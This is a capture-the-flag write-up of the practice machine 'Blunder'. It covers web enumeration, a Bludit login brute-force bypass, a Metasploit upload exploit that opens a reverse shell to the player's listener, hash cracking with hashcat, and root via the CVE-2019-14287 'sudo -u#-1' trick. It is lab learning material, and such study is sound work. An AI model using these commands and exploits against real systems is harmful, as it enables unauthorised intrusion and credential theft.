


Information Gathering

1) Found open http port

```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.191 -sV -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-05 18:26 IST
Nmap scan report for 10.10.10.191
Host is up (1.3s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
21/tcp    closed ftp
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.40 seconds
```

2) Checked the webpage



3) It uses bludit

Response				
PrettyRawHexRender				
1	HTTP/1.0 200 OK			
2	Date: Tue, 05 Mar 2024 13:17:56 GMT			
3	Server: Apache/2.4.41 (Ubuntu)			
4	X-Powered-By: Bludit			
5	Vary: Accept-Encoding			
6	Content-Length: 7562			
7	Connection: close			
8	Content-Type: text/html; charset=UTF-8			
9				



Bludit

<https://www.bludit.com>

Bludit - Flat-File CMS

Bludit is a web application to build your own website or blog in seconds, it's completely free and open source. Markdown support.

4) Fuzzed pages

```
(vigneswar@VigneswarPC)~]
$ ffuf -w /usr/share/seclists/Discovery/Web-Content/dirsearch.txt -u http://10.10.10.191/FUZZ -ic -fs 0
```



v2.1.0-dev

```
-----
:: Method      : GET
:: URL         : http://10.10.10.191/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/dirsearch.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response size: 0
-----
```

```
0 [Status: 200, Size: 7562, Words: 794, Lines: 171, Duration: 1494ms]
about [Status: 200, Size: 3281, Words: 225, Lines: 106, Duration: 555ms]
admin/ [Status: 200, Size: 2385, Words: 106, Lines: 71, Duration: 333ms]
icons/ [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 197ms]
install.php [Status: 200, Size: 30, Words: 5, Lines: 1, Duration: 385ms]
robots.txt [Status: 200, Size: 22, Words: 3, Lines: 2, Duration: 216ms]
:: Progress: [12939/12939] :: Job [1/1] :: 115 req/sec :: Duration: [0:01:36] :: Errors: 4147 ::
```

5) Found the version info

```
6
7 <!-- Include Bootstrap CSS file bootstrap.css -->
8 <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-kernel/css/bootstrap.min.css?version=3.9.2">
9
10 <!-- Include CSS Styles from this theme -->
11 <link rel="stylesheet" type="text/css" href="http://10.10.10.191/bl-themes/blogx/css/style.css?version=3.9.2">
12
```


6) Found a text file

```
(vigneswar@VigneswarPC)~$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u http://10.10.10.191/FUZZ.txt -ic

v2.1.0-dev

:: Method      : GET
:: URL         : http://10.10.10.191/FUZZ.txt
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500


robots [Status: 200, Size: 22, Words: 3, Lines: 2, Duration: 356ms]
todo   [Status: 200, Size: 118, Words: 20, Lines: 5, Duration: 308ms]
```



Username: fergus

Vulnerability Assessment

1) Bruteforce protection bypass


EXPLOIT
DATABASE

Bludit 3.9.2 - Auth Bruteforce Bypass

EDB-ID: 48942	CVE: 2019-17240	Author: MAYANK DESHMUKH	Type: WEBAPPS	Platform: PHP	Date: 2020-10-23
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	



← →

2) Directory traversal



Bludit 3.9.2 - Directory Traversal

EDB-ID: 48701	CVE: 2019-16113	Author: JAMES GREEN	Type: WEBAPPS	Platform: MULTIPLE	Date: 2020-07-26
EDB Verified: ✖		Exploit: 📄 / {}		Vulnerable App:	



Exploitation

1) Bruteforced the password

```
(vigneswar@VigneswarPC)~[/Temporary]
$ python3 exploit.py -l http://10.10.10.191/admin/ -u user.txt -p /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt
/home/vigneswar/.local/lib/python3.11/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.18) or chardet (5.2.0)/charset_normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}), or chardet ({}), charset_normalizer ({}), doesn't match a supported "
[*] Bludit Auth BF Mitigation Bypass Script by ColdFusionX

[ ] Brute Force: Testing -> fergus:password
[ ] Brute Force: Testing -> fergus:123456
[ ] Brute Force: Testing -> fergus:12345678
[ ] Brute Force: Testing -> fergus:abc123
[ ] Brute Force: Testing -> fergus:querty
[ ] Brute Force: Testing -> fergus:monkey
[ ] Brute Force: Testing -> fergus:letmein
[ ] Brute Force: Testing -> fergus:dragon
[ ] Brute Force: Testing -> fergus:111111
[ ] Brute Force: Testing -> fergus:baseball
[ ] Brute Force: Testing -> fergus:iloveyou
[ ] Brute Force: Testing -> fergus:trustno1
[ ] Brute Force: Testing -> fergus:1234567
[ ] Brute Force: Testing -> fergus:sunshine
[ ] Brute Force: Testing -> fergus:master
[ ] Brute Force: Testing -> fergus:123123
[ ] Brute Force: Testing -> fergus:welcome
[ ] Brute Force: Testing -> fergus:shadow
[ ] Brute Force: Testing -> fergus:ashley
[ ] Brute Force: Testing -> fergus:football
[ ] Brute Force: Testing -> fergus:jesus
[ ] Brute Force: Testing -> fergus:michael
[ ] Brute Force: Testing -> fergus:ninja
[ ] Brute Force: Testing -> fergus:mustang
[ ] Brute Force: Testing -> fergus:password1
```

```
[*] SUCCESS !!
[*] Use Credential -> fergus:RolandDeschain
Fatal Python error: _enter_buffered_busy: could not acquire lock for <_io.BufferedWriter name='<stdout>'> at interpreter shutdown, possibly due to daemon thread reads
Python runtime state: finalizing (tstate=0x0000000000a78d38)

Current thread 0x00007f48675ca040 (most recent call first):
  <no Python frame>

Extension modules: simplejson._speedups, psutil._psutil_linux, psutil._psutil_posix (total: 3)
zsh: IOT instruction python3 exploit.py -l http://10.10.10.191/admin/ -u user.txt -p ../pass
```

fergus:RolandDeschain

2) Got revshell

```
msf6 exploit(linux/http/bludit_upload_images_exec) > run
```

```
[*] Started reverse TCP handler on 10.10.14.6:4444
[+] Logged in as: fergus
[*] Retrieving UUID...
[*] Uploading IB0ijYGete.png...
[*] Uploading .htaccess...
[*] Executing IB0ijYGete.png...
[*] Sending stage (39927 bytes) to 10.10.10.191
[+] Deleted .htaccess
[*] Meterpreter session 1 opened (10.10.14.6:4444 -> 10.10.10.191:37388) at 2024-03-05 22:15:20 +0530
```

```
(vigneswar@VigneswarPC)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.191] 37406
bash: cannot set terminal process group (1298): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ ^Z
zsh: suspended nc -lvnp 4444
```

```
(vigneswar@VigneswarPC)-[~]
$ fg
[1] + continued nc -lvnp 4444
```

```
lswww-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$
ls
thumbnails
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ script /dev/null -qc /bin/bash
<.9.2/bl-content/tmp$ script /dev/null -qc /bin/bash
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ ^Z
zsh: suspended nc -lvnp 4444
```

```
(vigneswar@VigneswarPC)-[~]
$ stty raw -echo && stty size && fg
41 156
[1] + continued nc -lvnp 4444
```

```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ stty rows 41 cols 156
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ export TERM=xterm
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp$ |
```

3) Found a credential


```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.');
```

```
{
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": "",
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
        "facebook": "",
        "instagram": "",
        "codepen": "",
        "linkedin": "",
        "github": "",
        "gitlab": ""
    }
}
```

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ |
```

faca404fd5c0a31cf1897b823c695c85cffeb98d

4) Decrypted the password



alternatively

```
Dictionary cache hit:
* Filename.: /usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-100000.txt
* Passwords.: 100000
* Bytes.....: 781896
* Keyspace.: 7700000

faca404fd5c0a31cf1897b823c695c85cffe98d:Password120

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 100 (SHA1)
Hash.Target.....: faca404fd5c0a31cf1897b823c695c85cffe98d
Time.Started.....: Tue Mar 5 22:34:49 2024 (1 sec)
Time.Estimated...: Tue Mar 5 22:34:50 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/seclists/Passwords/Common-Credentials/10-million-password-list-top-100000.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 6462.9 kH/s (9.33ms) @ Accel:128 Loops:77 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 7175168/7700000 (93.18%)
Rejected.....: 0/7175168 (0.00%)
Restore.Point....: 92160/100000 (92.16%)
Restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#1....: psytrance -> m9m9m9

Started: Tue Mar 5 22:34:46 2024
Stopped: Tue Mar 5 22:34:52 2024
```

5) Logged as hugo

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ su hugo
Password:
hugo@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cd ~
hugo@blunder:~$ whoami
hugo
hugo@blunder:~$ |
```

6) Found a sudo

```

hugo@blunder:~$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
hugo@blunder:~$

```

- `(ALL, !root)`: This part specifies the users who are allowed to use sudo. In this case, it allows all users except the root user (`!root`). The keyword `ALL` means any user except the ones specified in the exclusion list.
- `/bin/bash`: This part indicates the command that the allowed users can execute with sudo privileges. In this case, users are allowed to run the `/bin/bash` command, which is the Bash shell.

7) Checked sudo version

```

hugo@blunder:~$ sudo -V
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1
hugo@blunder:~$

```

sudo 1.8.27 - Security Bypass

EDB-ID:

47502

CVE:

2019-14287

Author:

MOHIN
PARAMASIVAM

Type:

LOCAL

Platform:

LINUX

Date:

2019-10-15

EDB Verified: ✖

Exploit: 📄 / {}

Vulnerable App:

```
hacker ALL=(ALL,!root) /bin/bash
```

With ALL specified, user hacker can run the binary /bin/bash as any user

EXPLOIT:

```
sudo -u#-1 /bin/bash
```

Example :

```
hacker@kali:~$ sudo -u#-1 /bin/bash
root@kali:/home/hacker# id
uid=0(root) gid=1000(hacker) groups=1000(hacker)
root@kali:/home/hacker#
```

```
hugo@blunder:~$ sudo -u#-1 /bin/bash
Password:
root@blunder:/home/hugo# |
```